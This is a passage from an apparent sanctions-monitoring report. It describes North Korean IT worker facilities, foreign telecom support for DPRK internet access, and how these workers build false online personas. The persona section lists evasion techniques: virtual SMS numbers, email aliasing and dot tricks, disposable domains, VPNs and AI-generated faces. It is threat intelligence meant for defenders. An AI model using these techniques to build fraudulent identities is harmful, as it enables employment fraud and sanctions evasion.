Annex 14 is a list of individuals from the SANS FAB IT delegation who, in late 2024, relocated from Laos to China to almost certainly return to North Korea **(See Annex 14)**.[217]

DPRK-Based IT Workers

The DPRK is expanding its capacity to base IT workers domestically, including in Rason (Rajin), Sinuiju, and Pyongyang in order to evade sanctions.[218] The images below, provided by an MSMT Participating State, depict facilities in the DPRK where DPRK IT workers and cyber actors may be located. These domestic IT workers generate revenue for the DPRK's WMD and ballistic missile programs in violation of UN Security Council resolutions.

Russia and China have aided in this expansion through agreements between North Korean, Chinese, and Russian telecommunications companies to expand internet bandwidth in the DPRK. According to information provided by an MSMT Participating State, China Unicom, Russian company TransTeleKom through Russian company InvestStroyTrest LLC, and Hong Kong-based internet service provider Cenbong have all undertaken work to improve internet service in North Korea.[219] UNSCR 2321 requires the suspension of scientific and technical cooperation involving persons or groups officially sponsored by or representing the DPRK with exemption procedures requiring Committee approval in advance and/or notification in certain areas respectively.

[217] MSMT Participating State information.
[218] MSMT Participating State information.
[219] MSMT Participating State information.


Figure 12: Likely IT Worker Facilities in Sinuiju

Source: MSMT Participating State

Figure 13: Likely IT Worker Facility in Sinuiju


Source: MSMT Participating State

Figure 14: Likely North Korean IT Worker Facility in Rason




Source: MSMT Participating State

Figure 15: Likely North Korean IT Worker Facility in Pyongyang




Source: MSMT Participating State

Figure 16: Likely IT Worker Facilities Near Pyongyang



Source: MSMT Participating State

Figure 17: Likely IT Worker Facilities Near Pyongyang



Source: MSMT Participating State

IT Worker Tactics, Techniques, and Procedures

For years, North Korean IT workers have actively sought employment in U.S.-based companies, attracted to the companies' high pay, numerous recruitment opportunities, and prevalence of remote work posts. However, following the recent U.S. government-led crackdown of DPRK IT workers operating in U.S. jurisdictions,[220] these workers have expanded the scope of their operations globally, with a particular focus on seeking employment at small- and medium-sized European IT firms.[221]

As a result, North Korean IT workers are evolving their tactics. In the past, North Korean IT workers had been reportedly known to monitor vulnerability reports released on platforms such as Github to conduct malicious cyber activities before vulnerabilities were patched. Now, North Korean IT workers use Github as a repository to post their own guidance documents for using freelance work platforms. These documents contain detailed best practices to help IT workers avoid detection while using the platform.[222]

Employment of North Korean IT workers operating under false identities poses many dangers to those companies that wittingly or unwittingly recruit them, including risks of data breaches, intellectual property infringement, and theft, as well as possible financial, judicial, and reputational damage.[223]

The tactics used by DPRK IT workers can be understood in three phases: establishing a persona, applying for work, and receiving funds. Accessing many of the services described in this section or using them for fraudulent or criminal activity is illegal in many jurisdictions.

Phase 1: Establishing a Persona

To begin their activities, DPRK IT workers establish an online persona that appears legitimate to freelance work platforms and potential clients. Using one, or both, of the methods detailed below, this phase involves DPRK IT workers creating social media profiles and personal web pages with realistic details, including names, photos, and professional backgrounds. North Korean IT workers may rely on fake or stolen identity documents, AI-generated profile pictures, and fabricated resumes to build credibility. These false personas often mimic workers from regions with high demand for their

[220] **Note:** In January 2025, the U.S. Department of Justice announced the indictment of North Korean nationals Jin Sung-Il (진성일) and Pak Jin-Song (박진성) residing in China, Mexican national Pedro Ernesto Alonso de Los Reyes, and U.S. nationals Erick Ntekereze Prince and Emanuel Ashtor for a fraudulent scheme to obtain remote IT work with U.S. companies that generated revenue for the DPRK; see U.S. Department of Justice, "Two North Korean Nationals and Three Facilitators Indicted in Multi-Year Fraudulent Remote Work Scheme," January 15, 2025, https://www.justice.gov/opa/pr/two-north-korean-nationals-and-three-facilitators-indicted-multi-year-fraudulent-remote.

[221] MSMT Participating State information; Cases have been reported of North Korean individuals offering application development services for European clients while posing as European nationals; see Mandiant, "DPRK IT Workers Expanding in Scope and Scale," April 2, 2025, https://cloud.google.com/blog/topics/threat-intelligence/dprk-it-workers-expanding-scope-scale.

[222] MSMT Participating State information.


[223] In March 2025, a North Korean IT worker was arrested in China after allegedly stealing information related to Chinese military technology; see Newsweek, "China's Arrest of North Korea Spy Reveals Cracks in Xi-Kim Alliance," May 8, 2025, https://www.newsweek.com/china-north-korea-spy-arrest-military-espionage-xi-kim-alliance-2069558.

claimed skills, such as software development or blockchain expertise. By presenting themselves as experienced professionals, they aim to gain trust, secure contracts, and bypass verification processes (**See Annex 15** for summary table).[224]

Method 1. Using Synthetic Information: DPRK IT workers often create and use synthetic identities using a mix of fabricated and stolen personal information, such as names, photos, and professional credentials, to create convincing profiles. By blending real and fake details, they bypass background checks and build credibility. Synthetic information also allows them to create multiple accounts or personas, increasing their chances of securing work while minimizing the risk of detection.[225]

Method 1.1. Phone Number Masking: To avoid detection, DPRK IT workers often use proxy services which provide temporary, virtual phone numbers to receive SMS messages without needing a physical SIM card or connection to a legitimate telecom provider. Usually, obtaining a verified phone number involves buying a SIM, registering with an ID, and passing Know Your Customer (KYC) checks. This process builds trust, as users are linked to real identities. Bypassing these steps, SMS proxies let users quickly create multiple "verified" accounts with no traceability or cost, enabling malicious actors to evade verification controls. [226]

Figure 18: Example of Phone Number Masking Service



Source: Information provided for the MSMT report by a private sector partner


Method 1.2.1. Sieve Aliasing: Sieve aliasing, as specified in the RFC-5233 standard, allows people to create multiple email variations using a single account by adding unique tags or "aliases" to the address. An email address typically consists of three parts: the "local part," the "alias," and the "domain." For example, in the address ABC+X@123.com, "ABC" is the local part, "+X" is the alias, and "123.com" is the domain. The local part and alias work together to make the address unique but still deliverable to the same inbox. With sieve aliasing, someone could use a single account, say ABC@123.com, and create variants like ABC+project1@123.com, ABC+clientA@123.com, or ABC+promo@123.com.[227]

[224] Information provided for the MSMT report by a private sector partner.
[225] Information provided for the MSMT report by a private sector partner.
[226] Information provided for the MSMT report by a private sector partner.
[227] Information provided for the MSMT report by a private sector partner.

Method 1.2.2: Dot Filtering (Exclusive to Gmail): Using Gmail's dot-filtering feature, addresses like ABC@123.com can be disguised as A.BC@123.com, A.B.C@123.com, and so forth, while still pointing to the same inbox.[228]

Method 1.2.3: Using Disposable Domains: Workers may also use disposable email services, hundreds of which are available online.[229]

Figure 19: Example of Disposable Domain Service



Source: Information provided for the MSMT report by a private sector partner


Method 1.3. Using Virtual Private Network (VPN) Services for Logging In: To mask their location, DPRK IT workers commonly use VPN services to appear as though they are operating from legitimate or low-concern regions.[230]

Method 1.4. Using a Synthetic Face: DPRK IT workers often use synthetic faces to enhance their fabricated profiles, making them appear more authentic and less traceable. These faces are generated using advanced AI technologies, allowing them to avoid using real images that could tie them to their actual identities. The following tools are commonly used:[231]

- **"Thispersondoesntexist.com"**: A service that generates lifelike faces using Generative Adversarial Networks (GANs), ensuring that the images have no real-world counterpart.[232]
- **"generated.photos"**: A platform providing customizable synthetic faces, allowing users to adjust attributes such as age, gender, and ethnicity to match the persona they want to project.[233]

[228] Information provided for the MSMT report by a private sector partner.
[229] Information provided for the MSMT report by a private sector partner.
[230] Information provided for the MSMT report by a private sector partner.
[231] Information provided for the MSMT report by a private sector partner.
[232] Information provided for the MSMT report by a private sector partner.
[233] Information provided for the MSMT report by a private sector partner.

